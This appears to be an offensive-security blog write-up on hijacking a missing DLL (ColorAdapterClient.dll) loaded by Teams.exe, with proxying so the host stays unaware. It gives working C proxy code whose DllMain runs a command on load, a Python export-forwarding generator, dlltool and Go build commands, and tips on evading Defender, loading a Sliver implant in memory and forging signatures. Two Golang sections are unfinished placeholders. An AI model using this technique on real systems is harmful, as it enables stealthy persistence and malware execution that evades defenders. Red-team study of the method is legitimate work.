Teams.exe DLL Hijacking Proxying in Golang with ColorAdapterClient.dll
It has been 4 years since I did some research about DLL Hijacking. I used procmon.exe to identifiy missing DLLs on windows system. I quickly found few of them, including in Teams.exe. Recently, I looked again into it and found that some of them are still present. The ColorAdapterClient.dll is one of these sweet spots. If Teams.exe is configured to run at startup, the code is running once the machine is up, there is no need for the user to unlock is session.
From my tests with Teams.exe and Microsoft Defender, it seems that this binary has some pass rights and is less monitored. I was able to use malicious code that are flagged from other processes but not once injected into this process.
The idea was to create a DLL in Golang that would be ran transparently by Teams.exe. During an assessment, this vector could be used to keep persistence or gain code execution through a dropper that would put a malicious DLL along the Teams.exe binary.
In order to be as stealthy as possible, I wanted to create some tools that would automate the process of DLL Proxying. DLL Proxying is the idea to be in man-in-the-middle between the software program loading a DLL and the targeted DLL. The first tool I created was : https://github.com/HopHouse/SharpDLLProxy/. It allows to create a .c file that, once compiled, could be used to exploit a DLL hijacking vulnerability and proxy calls to the real DLL on system.
By creating a DLL that will "proxy" the calls to a DLL which exist, the process is almost transparent for the targeted software program. Furthermore, some software programs would reject a DLL if it does not export all the function it expects.
I wanted to execute a payload when the DLL is "attached" to a process. However, in Golang, such thing is not possible because there is no entry point to call the DLL when it is attached. As far as I read, it is linked to the Golang runtime which is initialised only if an exported function is explicitly called.
A trick exist by using C code to find this Main DLL function necessary to execute code when it is attached. This article will dive into it and create a DLL code that could be used to exploit a DLL hijacking vulnerability in Teams.exe.
For this test, I used Sliver to generate an implant. The generated malicious DLL downloads the implant code from the server, and execute it in memory.
Find the DLL hijacking issue
Using procmon, it was easy to spot some DLL hijacking possibility.

The next part of the article is focused on the ColorAdapterClient.dll but it could be used on any missing DLL.
Retrieve ColorAdapterClient.dll and create a .def file
On my system I found the DLL at C:\Windows\System32\coloradapterclient.dll.
Using CFF Explorer, it is possible to identify exported function of the DLL.

Create a DLL proxying code
I know 2 methods to do easy DLL proxying : pragma comment and .def files.
Pragma comment
The first is using pragma comment and was implemented in https://github.com/HopHouse/SharpDLLProxy/. For this DLL, it would produce :

The following code is produced :
// DLL Proxy
#include <windows.h>
#include <Shellapi.h>
#include <tchar.h>

#pragma comment(linker, "/export:ModernColorGetGDILutFromHDC=C:\\Windows\\System32\\coloradapterclient.ModernColorGetGDILutFromHDC,@1")
#pragma comment(linker, "/export:ModernColorSetGDILut=C:\\Windows\\System32\\coloradapterclient.ModernColorSetGDILut,@2")
#pragma comment(linker, "/export:ModernColorSetGDILutFromHDC=C:\\Windows\\System32\\coloradapterclient.ModernColorSetGDILutFromHDC,@3")
#pragma comment(linker, "/export:ModernColorSetLut=C:\\Windows\\System32\\coloradapterclient.ModernColorSetLut,@4")
#pragma comment(linker, "/export:ModernColorSetMatrix=C:\\Windows\\System32\\coloradapterclient.ModernColorSetMatrix,@5")
#pragma comment(linker, "/export:ModernColorSetMatrixFromHDC=C:\\Windows\\System32\\coloradapterclient.ModernColorSetMatrixFromHDC,@6")

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{

    HANDLE threadHandle = NULL;
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        LPCSTR command = "calc.exe";
        WinExec(command, 0);
        break;
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }

    return TRUE;
}
The pragma comment lines at the beginning are enough to do some DLL Proxying. However I did not succeed to use it and compile it with Golang. But, in C it is working very well.
.def files
.def files can be used to declare exported functions. Once transformed in .exp files, it is possible to use it to create DLL Proxying from Golang code.
I used the following script in order to generate the file automatically.
import pefile

target_location = "C:\\\\Windows\\\\System32\\\\coloradapterclient.dll"
location_without_dll = ".".join(target_location.split(".")[:-1])

local_location = "C:\\Windows\\System32\\coloradapterclient.dll"
dll = pefile.PE(local_location)

print("EXPORTS")
for export in dll.DIRECTORY_ENTRY_EXPORT.symbols:
    if export.name:
        print('{}=\"{}.{}\" @{}'.format(export.name.decode(), location_without_dll, export.name.decode(), export.ordinal))
It can be ran like this :
PS C:\Users\Auditor\Desktop\goStager> python.exe .\genDef-coloradaptater.py | out-file .\coloradapterclient.def -Encoding defaultIt created the following file :
EXPORTS
ModernColorGetGDILutFromHDC="C:\\Windows\\System32\\coloradapterclient.ModernColorGetGDILutFromHDC" @1
ModernColorSetGDILut="C:\\Windows\\System32\\coloradapterclient.ModernColorSetGDILut" @2
ModernColorSetGDILutFromHDC="C:\\Windows\\System32\\coloradapterclient.ModernColorSetGDILutFromHDC" @3
ModernColorSetLut="C:\\Windows\\System32\\coloradapterclient.ModernColorSetLut" @4
ModernColorSetMatrix="C:\\Windows\\System32\\coloradapterclient.ModernColorSetMatrix" @5
ModernColorSetMatrixFromHDC="C:\\Windows\\System32\\coloradapterclient.ModernColorSetMatrixFromHDC" @6
The following .def file can be converted to an .exp file like so :
PS C:\Users\Auditor\Desktop\goStager> dlltool --input-def .\coloradapterclient.def --output-exp coloradapterclient.expThe .exp can be used during the compilation.
Create the Golang code
TO WRITE
Use Golang with C code to produce a DLL
TO WRITE
Compile the binary
The final binary can then be compiled with the go binary :
$> go build -buildmode=c-shared -ldflags '-w -s -H=windowsgui -extldflags=-Wl,C:/Users/Auditor/Desktop/Repository/goStager/coloradapterclient.exp' -o "coloradapterclient.dll" .Sign the binary
Microsoft tools can be used in order to sign the binary. Also the carboncopy (https://github.com/paranoidninja/CarbonCopy) python script can be used to do so.